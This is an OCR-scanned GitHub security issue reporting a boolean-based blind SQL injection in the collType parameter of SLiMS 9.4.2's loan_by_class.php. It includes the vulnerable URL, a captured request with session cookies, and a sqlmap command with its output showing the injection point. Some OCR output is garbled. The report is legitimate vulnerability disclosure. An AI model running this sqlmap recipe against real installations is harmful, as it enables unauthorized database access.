☐ slims / slims9 bulian Public <> Code • Issues 36 **!** Pull requests 9 Actions Security Jump to bottom New issue [Security Bug] Boolean SQL Injection in loan\_by\_class.php #163 Closed **0xdc9** opened this issue on Oct 16 · 0 comments bug Labels 0xdc9 commented on Oct 16 Describe the bug An unsanitized collType parameter can be used to perform bloolean base blind SQL Injection attack To Reproduce 1. Log in as admin

- 2. go to http://localhost/admin/modules/reporting/customs/loan\_by\_class.php? reportView=true&year=2002&class=bbbb&membershipType=a&collType=aaaa
- 3. capture the request and save it to a file
- 4. use sqlmap with this command sqlmap -r <capture\_http\_req >.req--level 5 --risk 3 --dbms=mysql -p collType --technique=B --current-user

## Screenshots

1. bredel.req

```
Ish-3.2$ cat bredel.req
GET /Hly4AaAa/slims9_bulian-9.4.2/admin/modules/reporting/customs/loan_by_class.php?reportView=true&year=2002&class=bbbb&membershipType=a&collType=aaaa HTTP/1.1
Host: 127.0.0.1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: id,en-US;q=0.9,en;q=0.8,ru;q=0.7
Cookie: SenayanAdmin=13c665bgf6d65plvdibc3cicud; admin_logged_in=1; SenayanMember=6p19pt0cn2d5710q07005t3vkv
Connection: close
```

2. sqlmap first run without getting anything from the database

## 3. sqlmap get current user


```
sh-3.2$ sudo sqlmap -r bredel.req —level 5 —risk 3 —dbms=mysql -p collType —technique=B —current—user

[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and f
[*] starting @ 21:21:44 /2022-10-16/
[21:21:44] [INFO] parsing HTTP request from 'bredel.req'
[21:21:44] [INFO] parsing interpretation to the target UNL
sqlmap resumed the following injection point(s) from stored session:

——parameter: collType (GET)
Type: boolean-based blind
Title: AND boolean-based blind
Title: AND boolean-based blind
Title: AND boolean-based blind
Title: AND toolean-based blind
Title: Show the string MySQL
[21:21:44] [INFO] testing MySQL
[21:21:44] [INFO] testing MySQL
[21:21:44] [INFO] testing MySQL
[21:21:44] [INFO] testing bySQL >= 8.0.0
[21:21:44] [INFO] testing bySQL >= 8.0.0
[21:21:44] [INFO] testing current user
[21:21:44] [INFO] testing current user
[21:21:44] [INFO] testing current user
[21:21:44] [INFO] tenting current user
[21:21:44] [INFO] testing current user
```

## Versions

- OS: Kali Linux(Debian) 2021
- Browser: Firefox 78.7.0.esr(64-bit)
- Slims Version: slims9\_bulian-9.4.2
- Oxdc9 added the bug label on Oct 16
- drajathasan added a commit that referenced this issue 8 days ago



Assignees	
No one assigned	
Labels	
bug	
Projects	
None yet	
Milestone	
No milestone	
Development	
No branches or pull requests	
1 participant	

